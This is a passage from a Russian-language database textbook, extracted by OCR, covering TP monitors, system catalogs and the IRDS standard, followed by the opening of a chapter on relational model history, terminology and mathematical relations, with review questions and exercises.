- Мультиплексирование соединений. В среде с большим количеством пользователей иногда возникают сложности при обеспечении одновременного подключения всех пользователей СУБД. Но во многих случаях пользователям не требуется непрерывный доступ к СУБД. TP-монитор позволяет перейти от режима, при котором каждый пользователь постоянно подключен к СУБД, к такому режиму, когда соединения СУБД устанавливаются только в случае необходимости и поддерживаются лишь до тех пор, пока происходит обмен данными. Кроме того, через одно подобное соединение передаются запросы сразу нескольких пользователей. Это позволяет предоставить доступ к имеющимся СУБД большему количеству пользователей; при этом требуется меньшее количество соединений, а это, в свою очередь, влечет за собой уменьшение потребности в ресурсах.
- Повышенная надежность, TP-монитор действует в качестве диспетчера транзакций и выполняет все необходимые действия по обеспечению непротиворечивости базы данных, тогда как СУБД действует как диспетчер ресурсов. В случае отказа СУБД такой TP-монитор способен перенаправить транзакцию в другую СУБД или хранить ее в памяти до тех пор, пока работа СУБД не возобновится.

TP-мониторы обычно применяются в среде с очень большим объемом транзакций. В такой среде TP-монитор может снять часть нагрузки с сервера СУБД. К числу наиболее широко известных TP-мониторов принадлежат CICS и Encina компании IBM (которые в основном используются в операционных системах IBM AIX и Windows NT, а теперь входят в поставку продукта IBM TXSeries), а также Tuxedo компании BEA Systems.

2.7. Системные каталоги

В разделе 2.4 упомянуто, что СУБД должна иметь доступный конечному пользователю системный каталог или словарь данных. В этом разделе мы познакомимся с системными каталогами более подробно.

Системный каталог. Хранилище данных, которые описывают сохраняемую в базе данных информацию, т.е. метаданные, или "данные о данных".

Системный каталог СУБД является одним из фундаментальных компонентов системы. Многие перечисленные в разделе 2.5 программные компоненты строятся на использовании данных, хранящихся в системном каталоге. Например, модуль контроля прав доступа использует системный каталог для проверки наличия у пользователя полномочий, необходимых для выполнения запрошенных им операций. Для проведения подобной проверки системный каталог должен включать следующие компоненты:

- имена пользователей, для которых разрешен доступ к базе данных;
- имена элементов данных в базе данных;
- элементы данных, к которым каждый пользователь имеет право доступа, и разрешенные типы доступа к ним — для вставки, обновления, удаления или чтения.

Другим примером могут служить средства проверки целостности данных, которые используют системный каталог для проверки того, удовлетворяет ли запрошенная операция всем установленным ограничениям поддержки целостности данных. Для выполнения этой проверки в системном каталоге должны храниться такие сведения:

- имена элементов данных из базы данных;
- типы и размеры элементов данных;
- ограничения, установленные для каждого из элементов данных.

Как уже упоминалось ранее, термин "словарь данных" часто используется для программного обеспечения более общего типа, чем просто каталог СУБД. Система словаря данных может быть либо пассивной, либо активной. *Активная* система всегда согласуется со структурой базы данных, поскольку она автоматически поддерживается этой системой. *Пассивная* система может противоречить состоянию базы данных из-за инициируемых пользователями изменений. Если словарь данных является частью базы данных, то он называется *интегрированным* словарем данных. *Автономный* словарь данных обладает своей собственной специализированной СУБД. Его предпочтительно использовать на начальных этапах проектирования базы данных для некоторой организации, когда требуется отложить на какое-то время привязку к конкретной СУБД. Однако недостаток этого подхода заключается в том, что после выбора СУБД и воплощения базы данных автономный словарь данных значительно труднее поддерживать согласованным с состоянием базы данных. Эту проблему можно было бы свести к минимуму, если преобразовать использовавшийся при проектировании словарь данных непосредственно в каталог СУБД. До недавнего времени никакого выбора не было вообще, но по мере развития стандартов словарей данных эта идея становится все более реальной. В следующем разделе кратко рассматривается один из стандартов словарей данных.

2.7.1. Служба IRDS

Во многих системах словарь данных является внутренним компонентом СУБД, в котором хранится только информация, непосредственно связанная с этой базой данных. Однако хранимые с помощью СУБД данные обычно обеспечивают только часть всех информационных потребностей организации. Как правило, имеется некоторая дополнительная информация, которая хранится с помощью других инструментов, например, таких как CASE-инструменты, инструменты ведения документации, инструменты настройки и управления проектами. Каждое из упомянутых выше средств обычно имеет свой внутренний словарь

данных, доступный и другим внешним инструментам. К сожалению, не существует никакого универсального способа совместного использования разных наборов информации различными группами пользователей или приложений.

Недавно была предпринята попытка стандартизовать интерфейс словарей данных для достижения большей доступности и упрощения их совместного использования. Ее результатом стала разработка службы словаря информационных ресурсов (Information Resource Dictionary System — IRDS). Служба IRDS представляет собой программный инструмент, предназначенный для управления информационными ресурсами организации, а также для их документирования. Она включает определение таблиц, содержащих словарь данных, и операций, которые могут быть использованы для доступа к этим таблицам. Упомянутые операции обеспечивают непротиворечивый метод доступа к словарю данных и способ преобразования определений данных из словаря одного типа в определения другого типа. Например, с помощью службы IRDS информация, хранимая в IRDS-совместимом словаре данных СУБД DB2, может быть передана в IRDS-совместимый словарь данных СУБД Oracle или направлена некоторому приложению системы DB2.

Одним из достоинств службы IRDS является способность расширения словаря данных. Так, если пользователь пожелает сохранить определения нового типа информации в каком-то инструменте (например, определения отчетов об управлении проектом — в некой СУБД), то система IRDS в данной СУБД может быть расширена для включения этой информации. Определения IRDS были приняты в качестве стандарта Международной организацией стандартизации (International Organization for Standardization — ISO) [172], [174].

Стандарты IRDS определяют набор правил хранения информации в словаре данных и доступа к ней, преследуя при этом три следующие цели:

- расширяемость данных;
- целостность данных;
- контролируемый доступ к данным.

Служба IRDS построена на использовании интерфейса служб, состоящего из набора функций, доступного для вызова с целью получения доступа к словарю данных. Интерфейс служб может вызываться со стороны таких типов пользовательских интерфейсов, как

- графический интерфейс;
- командный язык;
- файлы экспорта/импорта;
- прикладные программы.

Графический интерфейс состоит из набора панелей или экранов, каждый из которых предоставляет доступ к заранее описанному набору служб. Он несколько напоминает интерфейс QBE и позволяет пользователям просматривать и изменять словарь данных. Интерфейс командного языка состоит из набора команд или операторов, которые позволяют выполнять манипуляции со словарем данных. Интерфейс командного языка может вызываться интерактивно (с помощью терминала) или посредством внедрения операторов в программы на языках программирования высокого уровня. Интерфейс экспорта/импорта генерирует файл, который можно передавать между различными IRDS-совместимыми системами. Стандарт IRDS определяет и универсальный формат обмена информацией. Причем он не требует, чтобы база данных, лежащая в основе словаря данных, соответствовала какой-то одной модели данных. Именно поэтому интерфейс служб IRDS способен объединять разнородные СУБД, как показано на рис. 2.13.




Рис. 2.13. Интерфейс служб IRDS

РЕЗЮМЕ

- В архитектуре базы данных ANSI-SPARC используются три уровня абстракции: внешний, концептуальный и внутренний. Внешний уровень состоит из пользовательских представлений базы данных. Концептуальный уровень является обобщенным представлением о структуре базы данных. Он определяет информационное содержимое всей базы данных, не зависящее от способа хранения информации. На концептуальном уровне представлены все сущности, их атрибуты и связи между ними, а также ограничения, налагаемые на данные, информация защиты и обеспечения целостности данных. Внутренний уровень является компьютерным представлением базы данных. Он определяет, как представлены данные, в какой последовательности располагаются записи, какие созданы индексы и указатели и т.д.
- Концептуально внешнее отображение преобразует запросы и результаты их выполнения между внешним и концептуальным уровнями описания структуры базы данных. Концептуально внутреннее отображение преобразует запросы и результаты их выполнения между концептуальным и внутренним уровнями описания структуры данных.
- Схема базы данных — это описание структуры базы данных. Независимость от данных позволяет каждому уровню существовать независимо от изменений, происходящих на более низких уровнях. Логическая независимость от данных обозначает защищенность внешних схем по отношению к изменениям концептуальной схемы, а физическая независимость от данных — защищенность концептуальной схемы по отношению к изменениям внутренней схемы.
- Подъязык данных состоит из двух частей: языка определения данных DDL (Data Definition Language) и языка управления данными DML (Data Manipulation Language). Язык DDL используется для описания структуры базы данных, а язык DML — для чтения и обновления самой базы данных.

- Модель данных — это набор понятий, которые могут быть использованы для описания множества данных, операций с данными, а также набора ограничений целостности данных. Их можно разбить на три широкие категории: объектные модели данных, модели данных на основе записей и физические модели данных. Первые две модели используются для описания данных на концептуальном и внешнем уровнях, а последняя — на внутреннем уровне.
- К объектным моделям данных относятся модель "сущность-связь", семантическая, функциональная и объектно-ориентированная модели, а к моделям данных на основе записей — реляционная, сетевая и иерархическая.
- Концептуальное моделирование — это процесс определения архитектуры базы данных, не зависящей от таких подробностей ее реализации, как целевая СУБД, набор прикладных программ, используемые языки программирования или любые другие физические аспекты базы данных. Качество разработанной концептуальной схемы весьма важно для общего успеха создания системы, потому имеет смысл затратить необходимое количество времени и усилий для подготовки максимально продуманного концептуального проекта системы.
- Архитектура "клиент/сервер" определяет способ взаимодействия программных компонентов (клиента и сервера), при котором клиентский процесс требует получения некоторого ресурса, а сервер его предоставляет. Обычно клиент управляет пользовательским интерфейсом, а сервер — функциональной частью базы данных.
- Монитор транзакций (TP-монитор) — программа, которая управляет обменом данными между клиентами и серверами для создания единообразной вычислительной среды, которая требуется, в частности, для оперативной обработки транзакций (On-Line Transaction Processing - OLTP). Применение TP-мониторов обеспечивает значительные преимущества: маршрутизацию транзакций, поддержку распределенных транзакций, уравновешивание нагрузки, мультиплексирование соединений и повышение надежности.
- Системный каталог является одним из фундаментальных компонентов СУБД. Он содержит "данные о данных", или метаданные. Каталог должен быть доступен пользователям. Служба IRDS (Information Resource Dictionary System) — это новый стандарт ISO, который определяет методы доступа к словарю данных. При этом допускается их совместное использование и передача из одной системы в другую.

Вопросы

2.1. Дайте определение понятию независимости от данных и объясните его значение в среде базы данных.

2.2. Для обеспечения независимости от данных была разработана трехуровневая архитектура ANSI-SPARC. Дайте сравнительную характеристику этих уровней.

2.3. Что такое модель данных? Дайте определение основным типам моделей данных.

2.4. Поясните функции и общее значение концептуального моделирования.

2.,5. Опишите типы служб, которые должна предоставлять типичная многопользовательская СУБД.

2.6. Какие из перечисленных в ответе к упражнению 2.5 служб не потребуются для СУБД, функционирующей на отдельном персональном компьютере? Обоснуйте свой ответ.

2.7. Назовите основные компоненты СУБД и укажите соответствие между ними и службами, указанными в ответе к упражнению 2.5.

2.8. Объясните, что означает термин архитектура "клиент/сервер". Опишите преимущества, которыми обладает эта схема. Сравните данную архитектуру с двумя другими типичными архитектурами построения СУБД.

2.9. Что такое монитор транзакций (TP-монитор)? Какие преимущества предоставляет монитор транзакций по сравнению со средой оперативной обработки транзакций (OLTP)?

2.10. Опишите функции и общее значение системного каталога.

Упражнения

2.11. Проанализируйте особенности тех СУБД, которыми вы сейчас пользуетесь. Определите степень соответствия каждой из них тому набору функций, которые должна предоставлять типичная СУБД. Какие типы языков поддерживаются в каждой из них? Какой тип архитектуры используется в каждой из этих СУБД? Проверьте степень доступности и расширяемости системного каталога. Можно ли экспортировать системный каталог в другую систему?

2.12. Создайте программу, предназначенную для сохранения в базе данных имен и номеров телефонов. Затем напишите другую программу, предназначенную для сохранения в базе данных имен и адресов. Измените эти программы с целью использования внешней, концептуальной и внутренней схем. Какие преимущества и недостатки характерны для каждой из этих модификаций?

2.13. Создайте программу, предназначенную для сохранения в базе данных имен и дат рождения. Расширьте эту программу так, чтобы она сохраняла в базе данных формат используемых данных. Иначе говоря, создайте системный каталог. Разработайте интерфейс, который сделает этот каталог доступным внешним пользователям.

2.14. Как можно было бы изменить программу, указанную в упражнении 2.13, для приведения ее в соответствие архитектуре типа "клиент/сервер"? Каковы преимущества и недостатки программы, основанной на такой архитектуре?

Часть II

РЕЛЯЦИОННАЯ МОДЕЛЬ и языки

Глава 3

РЕЛЯЦИОННАЯ МОДЕЛЬ

В ЭТОЙ ГЛАВЕ...

- Происхождение реляционной модели.
- Терминология реляционной модели.
- Использование таблиц для представления данных.
- Связь между математическими отношениями и отношениями в реляционной модели.
- Свойства отношений в базе данных.
- Способы идентификации потенциальных, первичных, альтернативных и внешних ключей.
- Смысл понятий "целостность сущностей" и "ссылочная целостность".
- Назначение представлений и преимущества, достигаемые при **их** использовании в реляционных системах.

На сегодняшний день реляционные СУБД стали доминирующим типом программного обеспечения для обработки данных. Ежегодный объем продаж в этом секторе рынка оценивается в 15-20 миллиардов долларов (или 50 миллиардов долларов вместе с инструментами разработки), причем ежегодный прирост этого объема составляет 25%. Данное программное обеспечение представляет собой второе поколение СУБД, основанное на использовании реляционной модели данных, предложенной Э. Ф. Коддом (E. F. Codd) в 1970 году. В реляционной модели все данные логически структурированы внутри *отношений* (таблиц). Каждое отношение имеет имя и состоит из именованных *атрибутов* (столбцов) данных. Каждый *кортеж* (строка) данных содержит по одному значению каждого из атрибутов. Большое преимущество реляционной модели заключается именно в этой простоте логической структуры. Хотя, конечно же, за этой простотой скрывается серьезный теоретический фундамент, которого не было у первого поколения СУБД (т.е. у сетевых и иерархических СУБД).

В знак признания большого значения подобных систем авторы посвятили их рассмотрению значительную часть этой книги. В данной главе рассматриваются терминология и основные принципы построения реляционной модели данных. А в следующей главе описаны реляционные языки, которые могут применяться для обновления и выборки данных.

СТРУКТУРА этой ГЛАВЫ

Для того чтобы придать обсуждению реляционных СУБД некоторую перспективу, в разделе 3.1 приводится краткий обзор истории реляционной модели дан-

ных. В разделе 3.2 рассматриваются базовые концепции и терминология реляционной модели. В разделе 3.3 мы обсудим правила реляционной целостности, включая целостность сущностей и ссылочную целостность. В разделе 3.4 вводится понятие представления, которое является важной составной частью реляционных СУБД, хотя, строго говоря, оно и не относится к концепциям самой реляционной модели.

Далее, в главах 5, 6 и 21, рассматривается язык SQL (Structured Query Language — язык структурированных запросов), который формально и фактически считается стандартным языком для реляционных СУБД, а в главе 7 описан язык QBE (Query-By-Example), еще один широко распространенный язык визуального проектирования запросов для реляционных СУБД. В главах 14-17 представлено полное описание методологии проектирования реляционных баз данных. В приложении Г описаны двенадцать правил Кодда, которые составляют основу для проверки соответствия продуктов реляционных СУБД требованиям реляционной модели. Приведенные в этой главе примеры взяты из учебного проекта *DreamHome*, подробно описанного в разделе 10.4 и в приложении А.

3.1. Краткий обзор истории реляционной модели

Реляционная модель впервые была предложена Э. Ф. Коддом (E. F. Codd) в 1970 году в его основополагающей статье "Реляционная модель данных для больших совместно используемых банков данных" [65]. В настоящее время публикацию этой статьи принято считать поворотным пунктом в истории развития систем баз данных, хотя следует заметить, что еще раньше была предложена модель, основанная на множествах [58]. Цели создания реляционной модели формулировались следующим образом.

- Обеспечение более высокой степени независимости от данных. Прикладные программы не должны зависеть от изменений внутреннего представления данных, в частности от изменений организации файлов, переупорядочивания записей и путей доступа.
- Создание прочного фундамента для решения семантических вопросов, а также проблем непротиворечивости и избыточности данных. В частности, в статье Кодда вводится понятие *нормализованных* отношений, т.е. отношений без повторяющихся групп. (Процесс нормализации обсуждается в главе 13.)
- Расширение языков управления данными за счет включения операций над множествами.

Хотя интерес к реляционной модели обусловлен несколькими разными причинами, все же наиболее значительные исследования были проведены в рамках трех проектов с очень разной судьбой. Первый из них разрабатывался в конце 1970-х годов в исследовательской лаборатории корпорации IBM в городе Сан-Хосе, штат Калифорния, под руководством Астрахана (Astrahan), результатом чего стало создание системы под названием "System R", являвшейся прототипом истинной реляционной СУБД [9]. Этот проект был задуман с целью получения реальных доказательств практической применимости реляционной модели посредством реализации предусматриваемых ею структур данных и операций. Этот проект также зарекомендовал себя как важнейший источник информации о таких проблемах реализации, как управление транзакциями, управление параллельной работой, технология восстановления, оптимизация запросов, обеспечение безопасности и целостности данных, учет человеческого фактора и разработка пользовательского интерфейса. Выполнение проекта стимулировало публикацию многих научно-исследовательских статей и создание других прототипов реляционных СУБД. В частности, работа над проектом System R дала толчок проведению следующих важнейших разработок:

- создание языка структурированных запросов SQL (это название произносят либо по буквам "S-Q-L", либо (иногда) с помощью мнемонического имени "See-Quel"), который с тех пор приобрел статус формального стандарта ISO (International Organization for Standardization) и в настоящее время является *фактическим* стандартом языка реляционных СУБД;
- создание различных коммерческих реляционных СУБД, которые впервые появились на рынке в конце 1970-х и начале 1980-х годов, таких как DB2 и SQL/DS корпорации IBM, а также Oracle корпорации Oracle Corporation.

Вторым проектом, который сыграл заметную роль в разработке реляционной модели данных, был проект INGRES (INteractive GRaphics REtrieval System), работа над которым проводилась в Калифорнийском университете (город Беркли) почти в то же самое время, что и над проектом System R. Проект INGRES включал разработку прототипа реляционной СУБД с концентрацией основного внимания на тех же общих целях, что и проект System R. Эти исследования привели к появлению академической версии INGRES, которая внесла существенный вклад в общее признание реляционной модели данных. Позже от данного проекта отпочковались коммерческие продукты INGRES фирмы Relational Technology Inc. (теперь INGRES II фирмы Computer Associates) и Intelligent Database Machine фирмы Britton Lee Inc.

Третьим проектом была система Peterlee Relational Test Vehicle научного центра корпорации IBM, расположенного в городе Петерли, Великобритания [305]. Этот проект был более теоретическим, чем проекты System R и INGRES. Его результаты имели очень большое и даже принципиальное значение, особенно в таких областях, как обработка запросов и оптимизация, а также функциональные расширения системы.

Коммерческие системы на основе реляционной модели данных начали появляться в конце 1970-х - начале 1980-х годов. В настоящее время существует несколько сотен типов различных реляционных СУБД, как для мэйнфреймов, так и для персональных компьютеров, хотя многие из них не полностью соответствуют точному определению реляционной модели данных. Примерами реляционных СУБД для персональных компьютеров являются СУБД Access и FoxPro фирмы Microsoft, Paradox фирмы Corel Corporation, InterBase и BDE фирмы Borland, а также R:Base фирмы R:Base Technologies.

Благодаря популярности реляционной модели многие нереляционные системы теперь обеспечиваются реляционным пользовательским интерфейсом, независимо от используемой базовой модели. Основная сетевая СУБД, система IDMS фирмы Computer Associates, теперь называется CA-IDMS/SQL и поддерживает реляционное представление данных. Другими СУБД для мэйнфреймов, в которых поддерживаются некоторые реляционные компоненты, являются Model 204 фирмы Computer Corporation of America и ADABAS фирмы Software AG.

Кроме того, позже были предложены некоторые расширения реляционной модели данных, предназначенные для наиболее полного и точного выражения смысла данных [70], для поддержки объектно-ориентированных понятий [294], а также для поддержки дедуктивных возможностей [121]. Некоторые из этих расширений мы рассмотрим позже, в главах 24–27, которые посвящены объектным СУБД.

3.2. Используемая терминология

Реляционная модель основана на математическом понятии *отношения,* физическим представлением которого является *таблица.* Дело в том, что Кодд, будучи опытным математиком, широко использовал математическую терминологию, особенно из теории множеств и логики предикатов. В этом разделе поясняется используемая в реляционной модели терминология, а также ее основные структурные понятия.

3.2.1. Структура реляционных данных

„Отношение. Плоская таблица, состоящая из столбцов и строк.

В любой реляционной СУБД предполагается, что пользователь воспринимает базу данных как набор таблиц. Однако следует подчеркнуть, что это восприятие относится только к логической структуре базы данных, т.е. к внешнему и к концептуальному уровням архитектуры ANSI-SPARC, которая рассматривалась нами в разделе 2.1. Подобное восприятие не относится к физической структуре базы данных, которая может быть реализована с помощью различных структур хранения (приложение В),

Атрибут. Именованный столбец отношения.

В реляционной модели отношения используются для хранения информации об объектах, представленных в б;1зе данных. Отношение обычно имеет вид двумерной таблицы, в которой строки соответствуют отдельным записям, а столбцы — атрибутам. При этом атрибуты могут располагаться в любом порядке -- независимо от их переупорядочивания отношение будет оставаться одним и тем же, а потому иметь тот же смысл.

Например, информация об отделениях компании может быть представлена отношением Branch, включающим столбцы с атрибутами faranchNo (Номер отделения), street (Улица), city (Город) и postcode (Почтовый индекс). Информация о работниках компании может быть представлена отношением Staff (Персонал), включающим столбцы с атрибутами staffNo (Табельный номер сотрудника), fName (Имя), lName (Фамилия), position (Должность), sex (Пол), DOB (Дата рождения), salary (Зарплата), branchNo (Номер отделения). На рис. 3.1 показаны примеры отношений Branch и Staff. Как видно из этого примера, каждый столбец содержит значения одного и того же атрибута — например, столбец branchNo содержит только номера существующих отделений компании.

Домен. Набор допустимых значений одного или нескольких атрибутов.

Домены представляют собой чрезвычайно мощный компонент реляционной модели. Каждый атрибут реляционной базы данных определяется на некотором домене. Домены могут отличаться для каждого из атрибутов, но два и более атрибутов могут определяться на одном и том же домене. В табл. 3.1 представлены домены для некоторых атрибутов отношений Branch и Staff. Обратите внимание, что в любой момент времени в доменах могут существовать значения, которые реально не представлены значениями соответствующего атрибута.

Понятие домена имеет большое значение, поскольку благодаря нему пользователь может централизованно определять смысл и источник значений, которые могут получать атрибуты. В результате при выполнении реляционной операции системе доступно больше информации, что позволяет избежать в ней семантически некорректных операций. Например, бессмысленно сравнивать название улицы с номером телефона, даже если для обоих этих атрибутов определениями доменов являются символьные строки. С другой стороны, помесячная арендная плата объекта недвижимости и количество месяцев, в течение которых он сдавался в аренду, принадлежат разным доменам (первый атрибут имеет денежный тип, а второй — целочисленный). Однако умножение значений из этих доменов является допустимой операцией. Как следует из этих двух примеров, обеспечить полную реализацию понятия домена совсем непросто, поэтому во многих реляционных СУБД они поддерживаются не полностью, а лишь частично.

Таблица 3.1. Домены некоторых атрибутов отношений Branch и Staff

Атрибут	Имя домена	Содержимое домена	Определение домена
branchNo	BranchNumbers	Множество всех допустимых номеров отделений компании	Символьный; размер 4, диапазон 'B001'–'B999'
street	StreetNames	Множество всех названий улиц в Великобритании	Символьный; размер 25
city	CityNames	Множество всех названий городов а Великобритании	Символьный; размер 15
postcode	Postcodes	Множество всех почтовых индексов в Великобритании	Символьный; размер 8
sex	Sex	Обозначение пола человека	Символьный; размер 1, значение 'M' или 'F'
DOB	DatesOfBirth	все возможные значения даты рождения работника компании	Дата; диапазон от 1-Jan-20, формат dd-mmm-yy
salary	Salaries	Все возможные значения годовой заработной платы работника компании	Денежный; 7 цифр, диапазон 6000.00–40000.00




Рис. 3.1. Структура отношений Branch и Staff

Кортеж. Строка отношения.

Элементами отношения являются кортежи, или строки, таблицы. В отношении Branch каждая строка содержит семь значений, по одному для каждого атрибута. Кортежи могут располагаться в любом порядке, при этом отношение будет оставаться тем же самым, а значит, и иметь тот же смысл.

Описание структуры отношения вместе со спецификацией доменов и любыми другими ограничениями возможных значений атрибутов иногда называют его *заголовком* (или *содержанием* (intension)). Обычно оно является фиксированным, до тех пор, пока смысл отношения не изменится за счет добавления в него дополнительных атрибутов. Кортежи называются *расширением* (extension), *состоянием* (state) или *телом* отношения, которое со временем изменяется.

Степень. Степень отношения определяется количеством атрибутов, которое оно содержит.

Отношение Branch, показанное на рис. 3.1, имеет четыре атрибута, и, следовательно, его степень равна четырем. Это значит, что каждая строка таблицы является четырехэлементным кортежем, т.е. кортежем, содержащим четыре значения. Отношение только с одним атрибутом имеет степень 1 и называется *унарным* (unary) отношением (или одноэлементным кортежем). Отношение с двумя атрибутами называется *бинарным* (binary), отношение с тремя атрибутами — *тернарным* (ternary), а для отношений с большим количеством атрибутов используется термин *n-арное* (*n*-ary). Определение степени отношения является частью заголовка отношения.

Кардинальность. Количество кортежей, которое содержится в отношении.

Количество содержащихся в отношении кортежей называется *кардинальностью* отношения. Эта характеристика меняется при каждом добавлении или удалении кортежей. Кардинальность является свойством тела отношения и определяется текущим состоянием отношения в произвольно взятый момент. И наконец, мы подошли к определению самой реляционной базы данных.

Реляционная база данных. Набор нормализованных отношений, которые различаются по именам.

Реляционная база данных состоит из отношений, структура которых определяется с помощью особых методов, называемых *нормализацией* (normalization). Обсуждение этого вопроса будет продолжено в главе **13.**

Альтернативная терминология

Терминология, используемая в реляционной модели, порой может привести к путанице, поскольку помимо предложенных двух наборов терминов существует еще один — третий. Отношение в нем называется *файлом* (file), кортежи — *записями* (records), а атрибуты — *полями* (fields). Эта терминология основана на том факте, что физически реляционная СУБД может хранить каждое отношение в отдельном файле. В табл. 3.2 показаны соответствия, существующие между тремя упомянутыми выше группами терминов.

Таблица 3.2. Альтернативные варианты терминов в реляционной модели

Официальные термины	Альтернативный вариант 1	Альтернативный вариант 2
Отношение	Таблица	Файл
Кортеж	Строка	Запись
Атрибут	Столбец	Поле

3.2.2. Математические отношения

Для понимания истинного смысла термина *отношение* рассмотрим несколько математических понятий. Допустим, существуют два множества, D_1 и D_2, где $D_1=\{2,4\}$ и $D_2=\{1,3,5\}$. *Декартовым произведением* этих двух множеств (обозначается как $D_1 \times D_2$) называется набор из всех возможных упорядоченных пар, в которых первым идет элемент множества D_1, а вторым — элемент множества D_2. Альтернативный способ выражения этого произведения заключается в поиске всех комбинаций элементов, в которых первым идет элемент множества D_1, а вторым — элемент множества D_2. В данном примере получим следующий результат:

$$D_1 \times D_2 = \{ (2,1), (2,3), (2,5), (4,1), (4,3), (4,5) \}$$

Любое подмножество этого декартова произведения является отношением. Например, в нем можно выделить отношение R, показанное ниже.

$$R = \{ (2,1), (4,1) \}$$

Для определения тех возможных пар, которые будут входить в отношение, можно задать некоторые условия их выборки. Например, если обратить внимание на то, что отношение R содержит все возможные пары, в которых второй элемент равен 1, то определение отношения R можно сформулировать следующим образом:

$$R = \{ (x,y) \mid x \in D_1, y \in D_2 \text{ и } y=1 \}$$

На основе тех же множеств можно сформировать другое отношение, S, в котором первый элемент всегда должен быть в два раза больше второго. Тогда определение отношения S можно сформулировать так:

$$S = \{ (x,y) \mid x \in D_1, y \in D_2 \text{ и } x=2y \}$$

В этом примере заданному условию соответствует только одна возможная пара данного декартова произведения:

$$S = \{ (2,1) \}$$

Понятие отношения можно легко распространить и на три множества. Пусть имеются три множества — D_1, D_2 и D_3. Декартово произведение $D_1 \times D_2 \times D_3$ этих трех множеств является набором, состоящим из всех возможных упорядоченных троек элементов, в которых первым идет элемент множества D_1, вторым — элемент множества D_2, а третьим — элемент множества D_3. Любое подмножество этого декартова произведения является отношением. Рассмотрим следующий пример трех множеств и вычислим их декартово произведение:

$$D_1 = \{ (1,3) \}, \; D_2 = \{ (2,4) \} \text{ и } D_3 = \{ (5,6) \}$$

$$D_1 \times D_2 \times D_3 =$$
$$\{ (1,2,5), (1,2,6), (1,4,5), (1,4,6), (3,2,5), (3,2,6), (3,4,5), (3,4,6) \}$$

Любое подмножество из приведенных выше упорядоченных троек элементов является отношением. Увеличивая количество множеств, можно дать обобщенное определение отношения на n доменах. Пусть имеется n множеств D_1, D_2, ..., D_n. Декартово произведение для этих n множеств можно определить следующим образом:

$$D_1 \times D_2 \times \ldots \times D_n = \{(d_1, d_2, \ldots, d_n) \mid d_1 \in D_1, d_2 \in D_2, \ldots, d_n \in D_n\}$$

Обычно это выражение записывают в таком символическом виде:

$$\prod_{i=1}^{n} D_i$$

Любое множество n-арных кортежей этого декартова произведения является отношением n множеств. Обратите внимание на то, что для определения этих отношений необходимо указать множества, или *домены,* из которых выбираются значения.

3.2.3. Отношения в базе данных

Используя указанные концепции в контексте базы данных, мы получим следующее определение реляционной схемы.

Реляционная схема. Именованное отношение, которое определено на основе множества пар атрибутов и имен доменов.

Например, для атрибутов A_1, A_2, ..., A_n с доменами D_1, D_2, ..., D_n реляционной схемой будет множество $\{A_1:D_1, A_2:D_2, \ldots, A_n:D_n\}$. Отношение R, заданное реляционной схемой S, является множеством отображений имен атрибутов на соответствующие им домены. Таким образом, отношение R является множеством таких n-арных кортежей $\{A_1:d_1, A_2:d_2, \ldots, A_n:d_n\}$, где $d_1 \in D_1, d_2 \in D_2, \ldots, d_n \in D_n$.

Каждый элемент n-арного кортежа состоит из атрибута и значения этого атрибута. Обычно при записи отношения в виде таблицы имена атрибутов перечисляются в заголовках столбцов, а кортежи образуют строки формата $(d_1, d_2, \ldots, d_n)$, где каждое значение берется из соответствующего домена. Таким образом, в реляционной модели отношение можно представить как произвольное подмножество декартова произведения доменов атрибутов, тогда как таблица — это всего лишь физическое представление такого отношения.

В примере, показанном на рис. 3.1, отношение Branch имеет атрибуты branchNo, street, city и postcode с соотвэтствующими им доменами. Отношение Branch представляет собой произвольное подмножество декартова произведения доменов или произвольное множество четырехэлементных кортежей, в которых первым идет элемент из домена BranchNumbers, вторым — элемент из домена StreetNames и т.д. Например, один из четырехэлементных кортежей может иметь такой вид:

{(B005, 22 Deer Rd, London, SW1 4EH)}

Этот же кортеж можно записать в более корректной форме:

{(branchNo: B005, street: 22 Deer Rd, city: London, postcode: SW1 4EH)}

